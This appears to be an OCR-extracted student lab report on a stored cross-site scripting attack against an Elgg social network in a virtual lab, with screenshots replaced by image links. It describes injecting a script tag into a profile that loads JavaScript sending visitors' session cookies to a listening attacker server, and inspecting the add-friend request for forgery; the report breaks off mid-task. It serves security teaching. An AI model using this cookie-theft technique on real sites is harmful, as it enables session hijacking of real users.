Here, we are adding entry for domain to example1.com as server name and root directory for files on server as /var/www/Example_1.

Changing owner of Example_1 to www-data:




Now we are changing the owner of Example_1 directory to www-data so that the apache server can access and perform operations on this directory. For this operation we have used the command **sudo chown www-data.**

Yogesh Chaudhari
SUID: 244195971

Performing attack:


Starting Server to listen on port 9997:

Make on echoserver:



Here we are installing and compiling the echoserver program in our attacker's machine.


Starting server:



Here we are executing echoserve program passing it port number as argument. This program listens to all traffic going on port number value passed as argument and prints that to terminal.

Yogesh Chaudhari
SUID: 244195971


Getting IP address:



Here we are getting our machines IP address using command **ifconfig**.

From this command we get the IP address of our machine which is 10.0.2.15.

Malicious javascript code file: myscript.js




Here, we are writing javascript code to add image tag to the HTML page with source value given as in screenshot. For writing img tag on HTML page we have used **document.write()** command.

Yogesh Chaudhari
SUID: 244195971

Image can be added with <img> tag in HTML. For each <img> tag in HTML browsers sends a GET request to the server given by src value in the tag. In this case we are giving src value as our attacker's machine IP address (got from above scrrenshot-10.0.2.15) and port number (9997) on which we have echoserver program listening to all requests. In this GET request in URL we are writing victims cookies using document.cookies. For adding cookies to the URL we need to encode the cookies with encoding used for URL syntax, for that we use **escape()** command**.** When browser sends this GET request to our predefined server address, the GET request with victims cookies gets send out to the attacker's IP address and port on which he has a program listening to all traffic and printing out all requests. So, using this code attacker can get and print victim's cookies for that session.

Attack:


Attack code in Samy's Profile:



Now we are adding <script> tags in Samy's profile brief description section with src (source) value as the address where our malicious javascript file resides. When this code gets executed it will fetch the myscript.js file from given location and execute all the commands present in that file.


Yogesh Chaudhari
SUID: 244195971

Saving Samy's Profile:



Here we can see that in Samy's profile we have some contents in brief description part, but browser in not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.


Logging in as Alice:



Here we have logged into the alice's profile.


Yogesh Chaudhari
SUID: 244195971

Visiting Samy's Profile:



Now we have visited the Samy's profile. Here we can see that Samy's brief description field is empty, its not displaying any contents. Alice would not know any of the attack that has happened on her unless she checks for the all requests sent out by browser using firebug or any other software or plugin.

Attack Successful:



Here, we can see that due to our code in myscript.js file which got executed when Alice visited Samy's profile page, GET request was sent to the server 10.0.2.15 and on port 9997 with Alice's cookies in that


URL. Our echoserv program which was listening on the port 9997 printed out that GET request on terminal thus allowing attacker to get victim's session cookies present in the URL of the GET request.

Hence, our attack was successful.

Yogesh Chaudhari
SUID: 244195971


Task4:

Logging in as Boby:



Here we have logged in Boby.


Adding Samy as friend in Boby's profile:



Now, we have added Samy as friend in Boby's profile, so that we can examine the request sent to add a friend in elgg application.

Yogesh Chaudhari
SUID: 244195971


Live HTTP Header capturing add friend request:



Here using Live HTTP Headers plugin we can see that a GET request was sent to the elgg server from browser for adding Samy as a friend to Boby's profile. And we got HTTP 302 as response. In this request we can see that we need to provide the guid of the user whom we want to add as a friend in URL of GET request. With the guid we have to provide the elgg token and ts values for the user who wants add. And in header part of the request we need to set property Cookie with user cookie value in the request.

Stealing cookie: We follow the exact procedure as explained in task 3

Start Server:



